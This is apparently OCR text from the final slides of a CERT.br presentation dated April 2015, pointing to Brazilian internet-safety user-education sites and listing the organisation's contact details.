
- **Reúne todas as iniciativas conhecidas de educação de usuários no Brasil**

http://www.internetsegura.br/

INTERNET SEGURA.BR

Site e vídeos do Antispam.br

http://www.antispam.br/



Obrigado

www.cert.br

marcus@cert.br

@certbr

08 de abril de 2015

nic.br cgi.br

www.nic.br | www.cgi.br